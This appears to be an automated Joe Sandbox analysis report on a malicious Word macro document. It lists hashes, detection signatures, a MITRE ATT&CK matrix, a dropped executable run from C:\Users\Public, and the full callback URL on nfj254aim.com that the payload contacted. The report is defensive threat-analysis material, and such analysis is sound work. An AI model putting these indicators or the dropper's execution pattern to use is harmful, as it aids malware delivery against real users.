

JOeSandbox Cloud BASIC



**ID:** 326338

**Sample Name:** documenti  
12.01.20.doc

**Cookbook:**

defaultwindowsofficecookbook.jbs

**Time:** 10:17:00

**Date:** 03/12/2020

**Version:** 31.0.0 Red Diamond

# Table of Contents


|                                                                                           |    |
|-------------------------------------------------------------------------------------------|----|
| Table of Contents                                                                         | 2  |
| Analysis Report documenti 12.01.20.doc                                                    | 4  |
| Overview                                                                                  | 4  |
| General Information                                                                       | 4  |
| Detection                                                                                 | 4  |
| Signatures                                                                                | 4  |
| Classification                                                                            | 4  |
| Startup                                                                                   | 4  |
| Malware Configuration                                                                     | 4  |
| Yara Overview                                                                             | 4  |
| Sigma Overview                                                                            | 4  |
| Signature Overview                                                                        | 4  |
| AV Detection:                                                                             | 5  |
| Software Vulnerabilities:                                                                 | 5  |
| System Summary:                                                                           | 5  |
| Persistence and Installation Behavior:                                                    | 5  |
| Boot Survival:                                                                            | 5  |
| Mitre Att&ck Matrix                                                                       | 5  |
| Behavior Graph                                                                            | 6  |
| Screenshots                                                                               | 6  |
| Thumbnails                                                                                | 6  |
| Antivirus, Machine Learning and Genetic Malware Detection                                 | 7  |
| Initial Sample                                                                            | 7  |
| Dropped Files                                                                             | 7  |
| Unpacked PE Files                                                                         | 7  |
| Domains                                                                                   | 7  |
| URLs                                                                                      | 7  |
| Domains and IPs                                                                           | 8  |
| Contacted Domains                                                                         | 8  |
| Contacted URLs                                                                            | 8  |
| URLs from Memory and Binaries                                                             | 8  |
| Contacted IPs                                                                             | 9  |
| Public                                                                                    | 9  |
| General Information                                                                       | 9  |
| Simulations                                                                               | 10 |
| Behavior and APIs                                                                         | 10 |
| Joe Sandbox View / Context                                                                | 10 |
| IPs                                                                                       | 10 |
| Domains                                                                                   | 10 |
| ASN                                                                                       | 10 |
| JA3 Fingerprints                                                                          | 11 |
| Dropped Files                                                                             | 11 |
| Created / dropped Files                                                                   | 11 |
| Static File Info                                                                          | 15 |
| General                                                                                   | 15 |
| File Icon                                                                                 | 16 |
| Static OLE Info                                                                           | 16 |
| General                                                                                   | 16 |
| OLE File "/opt/package/joesandbox/database/analysis/326338/sample/documenti 12.01.20.doc" | 16 |
| Indicators                                                                                | 16 |
| Summary                                                                                   | 16 |
| Document Summary                                                                          | 16 |
| Streams with VBA                                                                          | 17 |
| VBA File Name: ThisDocument.cls, Stream Size: 1127                                        | 17 |
| General                                                                                   | 17 |
| VBA Code Keywords                                                                         | 17 |
| VBA Code                                                                                  | 17 |
| VBA File Name: a7A5m.bas, Stream Size: 5178                                               | 17 |

|                                                                                           |    |
|-------------------------------------------------------------------------------------------|----|
| General                                                                                   | 17 |
| VBA Code Keywords                                                                         | 17 |
| VBA Code                                                                                  | 19 |
| VBA File Name: aH8xms.bas, Stream Size: 863                                               | 20 |
| General                                                                                   | 20 |
| VBA Code Keywords                                                                         | 20 |
| VBA Code                                                                                  | 20 |
| VBA File Name: alsb7.bas, Stream Size: 5040                                               | 20 |
| General                                                                                   | 20 |
| VBA Code Keywords                                                                         | 20 |
| VBA Code                                                                                  | 22 |
| VBA File Name: aOMv0.bas, Stream Size: 3156                                               | 22 |
| General                                                                                   | 22 |
| VBA Code Keywords                                                                         | 22 |
| VBA Code                                                                                  | 23 |
| VBA File Name: aRZcbw.bas, Stream Size: 4810                                              | 23 |
| General                                                                                   | 23 |
| VBA Code Keywords                                                                         | 23 |
| VBA Code                                                                                  | 25 |
| VBA File Name: abh0Rg.bas, Stream Size: 4574                                              | 25 |
| General                                                                                   | 25 |
| VBA Code Keywords                                                                         | 25 |
| VBA Code                                                                                  | 27 |
| VBA File Name: adGbPA.bas, Stream Size: 4586                                              | 27 |
| General                                                                                   | 27 |
| VBA Code Keywords                                                                         | 27 |
| VBA Code                                                                                  | 29 |
| Streams                                                                                   | 29 |
| Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 618 | 29 |
| General                                                                                   | 29 |
| Stream Path: PROJECTwm, File Type: data, Stream Size: 179                                 | 29 |
| General                                                                                   | 29 |
| Stream Path: VBA/ VBA_PROJECT, File Type: data, Stream Size: 4172                         | 30 |
| General                                                                                   | 30 |
| Stream Path: VBA/ __SRP_0, File Type: data, Stream Size: 2119                             | 30 |
| General                                                                                   | 30 |
| Stream Path: VBA/ __SRP_1, File Type: data, Stream Size: 230                              | 30 |
| General                                                                                   | 30 |
| Stream Path: VBA/ __SRP_2, File Type: data, Stream Size: 348                              | 30 |
| General                                                                                   | 30 |
| Stream Path: VBA/ __SRP_3, File Type: data, Stream Size: 106                              | 31 |
| General                                                                                   | 31 |
| Stream Path: VBA/dir, File Type: data, Stream Size: 775                                   | 31 |
| General                                                                                   | 31 |
| Network Behavior                                                                          | 31 |
| Network Port Distribution                                                                 | 31 |
| TCP Packets                                                                               | 31 |
| UDP Packets                                                                               | 32 |
| DNS Queries                                                                               | 32 |
| DNS Answers                                                                               | 32 |
| HTTP Request Dependency Graph                                                             | 32 |
| HTTP Packets                                                                              | 32 |
| Code Manipulations                                                                        | 33 |
| Statistics                                                                                | 33 |
| Behavior                                                                                  | 33 |
| System Behavior                                                                           | 33 |
| Analysis Process: WINWORD.EXE PID: 2364 Parent PID: 584                                   | 33 |
| General                                                                                   | 33 |
| File Activities                                                                           | 34 |
| File Created                                                                              | 34 |
| File Deleted                                                                              | 34 |
| File Written                                                                              | 34 |
| File Read                                                                                 | 36 |
| Registry Activities                                                                       | 36 |
| Key Created                                                                               | 36 |
| Key Value Created                                                                         | 36 |
| Key Value Modified                                                                        | 38 |
| Analysis Process: ms.com PID: 1276 Parent PID: 1220                                       | 40 |
| General                                                                                   | 40 |
| File Activities                                                                           | 40 |
| Registry Activities                                                                       | 40 |
| Disassembly                                                                               | 40 |
| Code Analysis                                                                             | 40 |

# Analysis Report documenti 12.01.20.doc

## Overview

### General Information

|                                                                                   |                        |
|-----------------------------------------------------------------------------------|------------------------|
| Sample Name:                                                                      | documenti 12.01.20.doc |
| Analysis ID:                                                                      | 326338                 |
| MD5:                                                                              | f530de77053a5c2.       |
| SHA1:                                                                             | 46cbf6e7a7ad04e.       |
| SHA256:                                                                           | 1e70cc7a76bf59a..      |
| Most interesting Screenshot:                                                      |                        |
|  |                        |


### Detection

|                                                                                   |         |
|-----------------------------------------------------------------------------------|---------|
|  |         |
| Score:                                                                            | 76      |
| Range:                                                                            | 0 - 100 |
| Whitelisted:                                                                      | false   |
| Confidence:                                                                       | 100%    |

### Signatures

|                                          |
|------------------------------------------|
| Document exploit detected (drops P...    |
| Multi AV Scanner detection for subm...   |
| Creates processes via WMI                |
| Drops PE files to the user root direc... |
| Drops PE files with a suspicious file... |
| Machine Learning detection for samp...   |
| Office process drops PE file             |
| Allocates memory with a write watch...   |
| Creates a window with clipboard cap...   |
| Detected potential crypto function       |
| Document contains an embedded VB...      |
| Document contains an embedded VB...      |
| Document contains embedded VBA           |

### Classification



## Startup

|                                                                                                                                                                                                                                              |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ▪ System is w7x64                                                                                                                                                                                                                            |
| •  WINWORD.EXE (PID: 2364 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456) |
| •  ms.com (PID: 1276 cmdline: C:\users\public\ms.com C:\users\public\ms.html MD5: 95828D670CFD3B16EE188168E083C3C5)                                       |
| ▪ cleanup                                                                                                                                                                                                                                    |

## Malware Configuration

No configs have been found

## Yara Overview

No yara matches


## Sigma Overview

No Sigma rule has matched

## Signature Overview

- AV Detection
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing

- System Summary
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection



Click to jump to signature section

## AV Detection:



Multi AV Scanner detection for submitted file

Machine Learning detection for sample

## Software Vulnerabilities:



Document exploit detected (drops PE files)

## System Summary:



Office process drops PE file

## Persistence and Installation Behavior:



Creates processes via WMI

Drops PE files with a suspicious file extension

## Boot Survival:




Drops PE files to the user root directory

## Mitre Att&ck Matrix

| Initial Access   | Execution                              | Persistence                          | Privilege Escalation                 | Defense Evasion                  | Credential Access        | Discovery                        | Lateral Movement                   | Collection               | Exfiltration                           | Command and Control              | Network Effect                             |
|------------------|----------------------------------------|--------------------------------------|--------------------------------------|----------------------------------|--------------------------|----------------------------------|------------------------------------|--------------------------|----------------------------------------|----------------------------------|--------------------------------------------|
| Valid Accounts   | Windows Management Instrumentation 1 1 | Path Interception                    | Process Injection 2                  | Masquerading 2 1 1               | OS Credential Dumping    | System Time Discovery 1          | Remote Services                    | Email Collection 1       | Exfiltration Over Other Network Medium | Encrypted Channel 1              | Eavesdrop / Insecure Network Communication |
| Default Accounts | Scripting 2                            | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Virtualization/Sandbox Evasion 2 | LSASS Memory             | Virtualization/Sandbox Evasion 2 | Remote Desktop Protocol            | Archive Collected Data 1 | Exfiltration Over Bluetooth            | Ingress Tool Transfer 2          | Exploit Redirect / Call / Execute          |
| Domain Accounts  | Exploitation for Client Execution 1 3  | Logon Script (Windows)               | Logon Script (Windows)               | Process Injection 2              | Security Account Manager | Process Discovery 1              | SMB/Windows Admin Shares           | Clipboard Data 1         | Automated Exfiltration                 | Non-Application Layer Protocol 2 | Exploit Track / Location                   |
| Local Accounts   | At (Windows)                           | Logon Script (Mac)                   | Logon Script (Mac)                   | Scripting 2                      | NTDS                     | Remote System Discovery 1        | Distributed Component Object Model | Input Capture            | Scheduled Transfer                     | Application Layer Protocol 1 2   | SIM Card Swap                              |





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source                 | Detection | Scanner        | Label | Link                   |
|------------------------|-----------|----------------|-------|------------------------|
| documenti 12.01.20.doc | 29%       | Virustotal     |       | <a href="#">Browse</a> |
| documenti 12.01.20.doc | 100%      | Joe Sandbox ML |       |                        |

### Dropped Files

| Source                 | Detection | Scanner       | Label | Link                   |
|------------------------|-----------|---------------|-------|------------------------|
| C:\Users\Public\ms.com | 0%        | Metadefender  |       | <a href="#">Browse</a> |
| C:\Users\Public\ms.com | 0%        | ReversingLabs |       |                        |

### Unpacked PE Files

No Antivirus matches

### Domains

No Antivirus matches

### URLs

| Source                                                                        | Detection | Scanner        | Label | Link |
|-------------------------------------------------------------------------------|-----------|----------------|-------|------|
| <a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a> | 0%        | URL Reputation | safe  |      |

| Source                                                                                                                                                                                                                                                                                                                                                                                                                                        | Detection | Scanner         | Label | Link |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|-------|------|
| <a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a> .                                                                                                                                                                                                                                                                                                                                                               | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a> .                                                                                                                                                                                                                                                                                                                                                               | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a> .                                                                                                                                                                                                                                                                                                                                                               | 0%        | URL Reputation  | safe  |      |
| <a href="http://nfj254aim.com/analytics/0">http://nfj254aim.com/analytics/0</a>                                                                                                                                                                                                                                                                                                                                                               | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://nfj254aim.com/analytics/0D5FgQlJcMskzpbgtQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUlr/IRD_7cnWmi/rw">http://nfj254aim.com/analytics/0D5FgQlJcMskzpbgtQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUlr/IRD_7cnWmi/rw</a>                                                                                                                                                                                                                       | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>                                                                                                                                                                                                                                                                                                                                                                                         | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>                                                                                                                                                                                                                                                                                                                                                                                         | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>                                                                                                                                                                                                                                                                                                                                                                                         | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>                                                                                                                                                                                                                                                                                                                                                                                         | 0%        | URL Reputation  | safe  |      |
| <a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>                                                                                                                                                                                                                                                                                                         | 0%        | URL Reputation  | safe  |      |
| <a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>                                                                                                                                                                                                                                                                                                         | 0%        | URL Reputation  | safe  |      |
| <a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>                                                                                                                                                                                                                                                                                                         | 0%        | URL Reputation  | safe  |      |
| <a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>                                                                                                                                                                                                                                                                                                         | 0%        | URL Reputation  | safe  |      |
| <a href="http://nfj254aim.com/analytics/0D5FgQlJcMskzpbgtQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUlr/IRD_7cnWmi/rwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&amp;G_=Ro_LgyQulrPjxaAj&amp;wixw=XYJCRUJhgYHPY&amp;bkUOD=AXjbuUQDbTcWkz">http://nfj254aim.com/analytics/0D5FgQlJcMskzpbgtQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUlr/IRD_7cnWmi/rwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&amp;G_=Ro_LgyQulrPjxaAj&amp;wixw=XYJCRUJhgYHPY&amp;bkUOD=AXjbuUQDbTcWkz</a> | 0%        | Avira URL Cloud | safe  |      |

## Domains and IPs

### Contacted Domains

| Name          | IP           | Active | Malicious | Antivirus Detection | Reputation |
|---------------|--------------|--------|-----------|---------------------|------------|
| nfj254aim.com | 104.28.7.227 | true   | false     |                     | unknown    |

### Contacted URLs


| Name                                                                                                                                                                                                                                                                                                                                                                                                                                          | Malicious | Antivirus Detection                                                     | Reputation |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
| <a href="http://nfj254aim.com/analytics/0D5FgQlJcMskzpbgtQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUlr/IRD_7cnWmi/rwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&amp;G_=Ro_LgyQulrPjxaAj&amp;wixw=XYJCRUJhgYHPY&amp;bkUOD=AXjbuUQDbTcWkz">http://nfj254aim.com/analytics/0D5FgQlJcMskzpbgtQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUlr/IRD_7cnWmi/rwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&amp;G_=Ro_LgyQulrPjxaAj&amp;wixw=XYJCRUJhgYHPY&amp;bkUOD=AXjbuUQDbTcWkz</a> | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |

### URLs from Memory and Binaries

| Name                                                                                                                                                                                                                    | Source                                                                                                                                                 | Malicious | Antivirus Detection                                                                                                                                              | Reputation |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|
| <a href="http://services.msn.com/svcs/oe/certpage.asp?name=%s&amp;email=%s&amp;&amp;Check">http://services.msn.com/svcs/oe/certpage.asp?name=%s&amp;email=%s&amp;&amp;Check</a>                                         | ms.com, 00000002.00000002.2340764812.00000000032E7000.00000002.00000001.sdm                                                                            | false     |                                                                                                                                                                  | high       |
| <a href="http://www.windows.com/pctv">http://www.windows.com/pctv</a> .                                                                                                                                                 | ms.com, 00000002.00000002.2340538366.0000000003100000.00000002.00000001.sdm                                                                            | false     |                                                                                                                                                                  | high       |
| <a href="http://investor.msn.com">http://investor.msn.com</a>                                                                                                                                                           | ms.com, 00000002.00000002.2340538366.0000000003100000.00000002.00000001.sdm                                                                            | false     |                                                                                                                                                                  | high       |
| <a href="http://www.msnbc.com/news/ticker.txt">http://www.msnbc.com/news/ticker.txt</a>                                                                                                                                 | ms.com, 00000002.00000002.2340538366.0000000003100000.00000002.00000001.sdm                                                                            | false     |                                                                                                                                                                  | high       |
| <a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a> .                                                                                                                                         | ms.com, 00000002.00000002.2340764812.00000000032E7000.00000002.00000001.sdm                                                                            | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a> .                                                                         | ms.com, 00000002.00000002.2341187332.0000000003A90000.00000002.00000001.sdm                                                                            | false     |                                                                                                                                                                  | high       |
| <a href="http://nfj254aim.com/analytics/0">http://nfj254aim.com/analytics/0</a>                                                                                                                                         | ms.com, 00000002.00000003.2087841762.0000000002CD8000.00000004.00000001.sdm                                                                            | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>                                                                                          | unknown    |
| <a href="http://investor.msn.com/">http://investor.msn.com/</a>                                                                                                                                                         | ms.com, 00000002.00000002.2340538366.0000000003100000.00000002.00000001.sdm                                                                            | false     |                                                                                                                                                                  | high       |
| <a href="http://nfj254aim.com/analytics/0D5FgQlJcMskzpbgtQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUlr/IRD_7cnWmi/rw">http://nfj254aim.com/analytics/0D5FgQlJcMskzpbgtQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUlr/IRD_7cnWmi/rw</a> | ms.com, 00000002.00000002.2339235890.00000000057E000.00000004.00000020.sdm, ms.com, 00000002.00000002.2342286251.0000000042E0000.00000004.00000040.sdm | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>                                                                                          | unknown    |

| Name                                                        | Source                                                                       | Malicious | Antivirus Detection                                                                                                                                              | Reputation |
|-------------------------------------------------------------|------------------------------------------------------------------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|
| http://www.%s.comPA                                         | ms.com, 00000002.00000002.2341187332.0000000003A90000.00000002.00000001.sdmp | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | low        |
| http://windowsmedia.com/redir/services.asp?WMPFriendly=true | ms.com, 00000002.00000002.2340764812.00000000032E7000.00000002.00000001.sdmp | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://www.hotmail.com/oe                                   | ms.com, 00000002.00000002.2340538366.0000000003100000.00000002.00000001.sdmp | false     |                                                                                                                                                                  | high       |

## Contacted IPs



## Public

| IP           | Domain  | Country       | Flag | ASN   | ASN Name        | Malicious |
|--------------|---------|---------------|------|-------|-----------------|-----------|
| 104.28.7.227 | unknown | United States |      | 13335 | CLOUDFLARENETUS | false     |

## General Information

|                                                    |                                                                                                                                      |
|----------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Version:                               | 31.0.0 Red Diamond                                                                                                                   |
| Analysis ID:                                       | 326338                                                                                                                               |
| Start date:                                        | 03.12.2020                                                                                                                           |
| Start time:                                        | 10:17:00                                                                                                                             |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                           |
| Overall analysis duration:                         | 0h 5m 6s                                                                                                                             |
| Hypervisor based Inspection enabled:               | false                                                                                                                                |
| Report type:                                       | light                                                                                                                                |
| Sample file name:                                  | documenti 12.01.20.doc                                                                                                               |
| Cookbook file name:                                | defaultwindowsofficecookbook.jbs                                                                                                     |
| Analysis system description:                       | Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2) |
| Run name:                                          | Without Instrumentation                                                                                                              |
| Number of analysed new started processes analysed: | 4                                                                                                                                    |

|                                         |                                                                                                                                                                                                                                                                                                                                                      |
|-----------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Number of new started drivers analysed: | 0                                                                                                                                                                                                                                                                                                                                                    |
| Number of existing processes analysed:  | 0                                                                                                                                                                                                                                                                                                                                                    |
| Number of existing drivers analysed:    | 0                                                                                                                                                                                                                                                                                                                                                    |
| Number of injected processes analysed:  | 0                                                                                                                                                                                                                                                                                                                                                    |
| Technologies:                           | <ul style="list-style-type: none"><li>HCA enabled</li><li>EGA enabled</li><li>HDC enabled</li><li>AMSI enabled</li></ul>                                                                                                                                                                                                                             |
| Analysis Mode:                          | default                                                                                                                                                                                                                                                                                                                                              |
| Analysis stop reason:                   | Timeout                                                                                                                                                                                                                                                                                                                                              |
| Detection:                              | MAL                                                                                                                                                                                                                                                                                                                                                  |
| Classification:                         | mal76.expl.winDOC@2/13@2/1                                                                                                                                                                                                                                                                                                                           |
